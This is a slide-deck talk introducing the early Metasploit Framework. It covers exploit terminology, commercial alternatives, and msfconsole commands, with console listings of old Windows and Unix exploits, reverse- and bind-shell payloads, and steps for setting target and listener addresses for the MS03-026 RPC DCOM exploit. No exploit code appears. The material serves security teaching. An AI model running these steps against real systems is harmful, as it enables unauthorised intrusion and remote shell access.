



Metasploit : The Exploitation Machine

An Open-Source Toolkit

Who we are?

- Security Engineers
- Work in the security industry

What is this talk about?

- New exploiting technology
- Exploiting frameworks in general

What we will cover ?

- Basics
- Advanced Features
- Few Demos

Agenda for Basics

We will look into following:

- Terminologies
- The framework in general
- Directory structure
- Payloads
- Modules

Terminologies

- Vulnerability
- Exploits
- Payload
- Opcode database

Vulnerability

- A weakness in a system allowing unauthorized action
- Any weakness that could be exploited to violate a system or the information that it contains
- In network security, a vulnerability refers to any flaw or weakness in the network defense that could be exploited to gain unauthorized access to, damage or otherwise affect the network

Exploit

- A proof of concept code that are written to exploit a flaw. The programs often have a easy syntax which make them easy to use for attackers
- In computing, an exploit is an attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders

Payloads

- The essential data that is being carried within a packet or other transmission unit. The payload does not include the "overhead" data required to get the packet to its destination
- The payload is sometimes considered to include the part of the overhead data that this layer handles. However, in more general usage, the payload is the bits that get delivered to the end user at the destination

Opcode Database

- The Opcode Database is a goldmine as far as penetration testing is concerned.
 - It provides a method of searching opcodes for use in modules, showing the opcode types, listing supported operating systems as well as modules, and being able to display module information.
 - This set of resources in a single easy to use location saves an inordinate amount of time when researching and or testing an exploit.
 - Having the opcode or module page immediately available will save countless hours searching the Internet for it.

What is a Metasploit Framework?

- Interface for launching exploits
- Exploits modules
- Suite of reliable shellcode
- Library of common routines
- Include some 'pro' features

HISTORY

- Originally a network game
- Rewritten for professional use
- Evolved into open source project

The Framework in General

- Advanced open-source platform for developing, testing, and using exploit code
- Framework was written in the Perl scripting language and includes various components written in C, assembler, and Python
- Contains a handful of exploits that you can launch against a box and potentially own it

Why Frameworks are needed?

- Most of the exploits and payload are hardcoded
- Most 'coders' are not programmers
- Advanced techniques are not used in hardcoded exploits
- No-one posts code for older bugs

What Framework is not?

- The Framework is not an attack tool developed for attackers to hack, but a interface for testing and writing exploits

Open Source Vs. Commercial


■ Immunity Security CANVAS

- Written in Python
- Smart system call proxying
- Costs around \$1,300


■ CORE Security Technologies CORE IMPACT

- Comprehensive automated penetration
- Several exploits
- Detailed reporting
- Fully automated penetration testing
- Costs around \$25,000

Directory Structure



Directory Structure



Some Metasploit Commands

- **help (or '?')** – shows the available commands in msfconsole
- **show exploits** – shows the exploits you can run (in our case here, the *ms05_039_pnp* exploit)
- **show payloads** – shows the various payload options you can execute on the exploited system such as spawn a command shell, uploading programs to run, etc. (in this case here, the *win32_reverse* exploit)
- **info exploit [exploit name]** – shows a description of a specific exploit name along with its various options and requirements (ex. **info exploit ms05_039_pnp** shows information on that specific attack)
- **info payload [payload name]** – shows a description of a specific payload name along with its various options and requirements (ex. **info payload win32_reverse** shows information on spawning a command shell)
- **use [exploit name]** – instructs msfconsole to enter into a specific exploit's environment (ex. **use ms05_039_pnp** will bring up the command prompt *ms05_039_pnp >* for this specific exploit)


Some Metasploit Commands

- **show options** – shows the various parameters for the specific exploit you're working with
- **show payloads** – shows the payloads compatible with the specific exploit you're working with
- **set PAYLOAD** – allows you to set the specific payload for your exploit (in this example, **set PAYLOAD win32_reverse**)
- **show targets** – shows the available target OSs and applications that can be exploited
- **set TARGET** – allows you to select your specific target OS/application (in this example, I'll use **set TARGET 0** to for all English versions of Windows 2000)
- **set RHOST** – allows you to set your target host's IP address (in this example, **set RHOST 10.0.0.200**)
- **set LHOST** – allows you to set the local host's IP address for the reverse communications needed to open the reverse command shell (in this example, **set LHOST 10.0.0.201**)
- **back** – allows you to exit the current exploit environment you've loaded and go back to the main msfconsole prompt

Exploiting ...


Some Exploiting

- I open MSFConsole from the Metasploit entry in my Start --> Programs menu. If all goes well, you should see a Metasploit logo and a quick intro on how many exploits and payloads are available



Exploiting ...

- Typing 'help' at the command line will provide you with the possible commands. It also lists the basic function of each of the commands.



The screenshot shows a Windows-style application window titled "MSFConsole". The window has a standard title bar with minimize, maximize, and close buttons. The main content area is a black terminal window with white text. At the top, there is a decorative ASCII art logo. Below the logo, the text "+ -- ==[msfconsole v2.1 [21 exploits - 27 payloads]" is displayed. The user has entered the command "msf > help". The application then displays the "Metasploit Framework Main Console Help" menu, which is a list of commands and their descriptions. The commands listed are: "?", "cd", "exit", "help", "info", "quit", "reload", "save", "setg", "show", "unsetg", "use", and "version". Each command is followed by a brief description of its function. The window also features a vertical scrollbar on the right side.

```

MSFConsole
!_!_! ^_>_! (<_/_>_! _!/_^_/_!_!_!
      v2.1 _/_>_! _!/_^_/_!_!_!

+ -- ==[ msfconsole v2.1 [21 exploits - 27 payloads]

msf > help

Metasploit Framework Main Console Help
=====


?          Show the main console help
cd         Change working directory
exit      Exit the console
help      Show the main console help
info      Display detailed exploit or payload information
quit      Exit the console
reload    Reload exploits and payloads
save      Save configuration to disk
setg      Set a global environment variable
show      Show available exploits and payloads
unsetg    Remove a global environment variable
use       Select an exploit by name
version   Show console version

msf >

```

Exploiting ...

- Let's go ahead and find out what those exploits that we can use are. To do this, use the simple command 'show exploits'. Metasploit will spit out the name of each exploit and again, a short description of the exploit.



```
msf > show exploits


Metasploit Framework Loaded Exploits
=====

  apache_chunked_win32      Apache Win32 Chunked Encoding
  blackice_pam_icq          Blackice/RealSecure/Other ISS ICQ Parser Buffer Over
rflow
  exchange2000_xexch50      Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post        IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow     IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll         IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                IMail LDAP Service Buffer Overflow
  msrpc_dcom_ms03_026        Microsoft RPC DCOM MS03-026
  mssql2000_resolution      MSSQL 2000 Resolution Overflow
  poptop_negative_read       Poptop Negative Read Overflow
  realserver_describe_linux  RealServer Describe Buffer Overflow
  samba_nttrans              Samba Fragment Reassembly Overflow
  samba_trans2open           Samba trans2open Overflow
  sambar6_search_results     Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow        Serv-U FTPD MDTM Overflow
  solaris_sadmind_exec        Solaris sadmind Command Execution
  sunserve_date              Subversion Date Sunserve
  warftpd_165_pass           War-FTPD 1.65 PASS Overflow
  windows_ssl_pct            Windows SSL PCT Overflow

msf >
```


Exploiting ...

- With the same 'show' command, we can also list the payloads available. Use a 'show payloads' to list the payloads



```
MSFConsole
bsd86reverse      Connect back to attacker and spawn a shell
bsd86reverse_ie   Connect back to attacker and spawn a shell
cmd_generic       Run a specific command on the remote system
cmd_sol_bind      Use inetd to create a persistent bindshell
cmd_unix_reverse  Use telnet!shitelnet to simulate reverse shell
linx86bind        Listen for connection and spawn a shell
linx86bind_ie     Listen for connection and spawn a shell
linx86findsock    Spawn a shell on the established connection
linx86reverse     Connect back to attacker and spawn a shell
linx86reverse_ie  Connect back to attacker and spawn a shell
linx86reverse_imp Connect back to attacker and download impurity module

linx86reverse_xor Connect back to attacker and spawn an encrypted shell


solx86bind        Listen for connection and spawn a shell
solx86findsock    Spawn a shell on the established connection
solx86reverse     Connect back to attacker and spawn a shell
winadduser        Create a new user and add to local Administrators group

up
winbind           Listen for connection and spawn a shell
winbind_stg       Listen for connection and spawn a shell
winbind_stg_upexec Listen for connection then upload and exec file
winexec           Execute an arbitrary command
winreverse        Connect back to attacker and spawn a shell
winreverse_stg    Connect back to attacker and spawn a shell
winreverse_stg_ie Listen for connection, send address of GP/LL across,
read/exec InlineEgg
winreverse_stg_upexec Connect back to attacker and spawn a shell

msf >
```


Exploiting ...

- If you want specific information on an exploit or payload, you are able to use the 'info' command. For our purposes, let's get some extra info on the msrpc_dcom_ms03_026 exploit. To do this, just type 'info exploit msrpc_dcom_ms03_026'. You should see a screen with additional info about the exploit.



```
msf > info exploit msrpc_dcom_ms03_026

Name: Microsoft RPC DCOM MS03-026
Version: $Revision: 1.16 $
Target OS: win32
Privileged: Yes

Provided By:
H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Targets:
Windows NT SP6/2K/XP ALL

Available Options:

  Exploit:   Name      Default  Description
  -----
  required   RHOST
  required   RPORT   135      The target address
                                         The target port

Payload Information:
Space: 998
Avoid: 7 characters


Description:
This module exploits a stack overflow in the RPCSS service,
this vulnerability was originally found by the Last Stage of
Delirium research group and has been widely exploited ever
since. This module can exploit the English versions of
Windows NT 4.0 SP6, Windows 2000, and Windows XP, all in one
request :>

References:
http://www.osvdb.org/2100
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

msf >
```

Exploiting ...

- Next, let's find a payload to use. To get additional information on a payload, use the same command as above (`info <type> <name>`). I chose to get info on 'winbind' using the command `'info payload winbind'`.



```
C:\MSFConsole
msf > info payload winbind
Listen for connection and spawn a shell
  Name: winbind
  Version: $Revision: 1.19 $
  OS/CPU: win32/x86
Needs Admin: No
Multistage: No
Total Size: 374


Provided By:
  H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Options:
  optional:      EXITFUNC      Exit technique: "process", "thread", "seh"
  required:      LPORT         Listening port for bind shell

Description:
  Listen for connection and spawn a shell
msf >
```

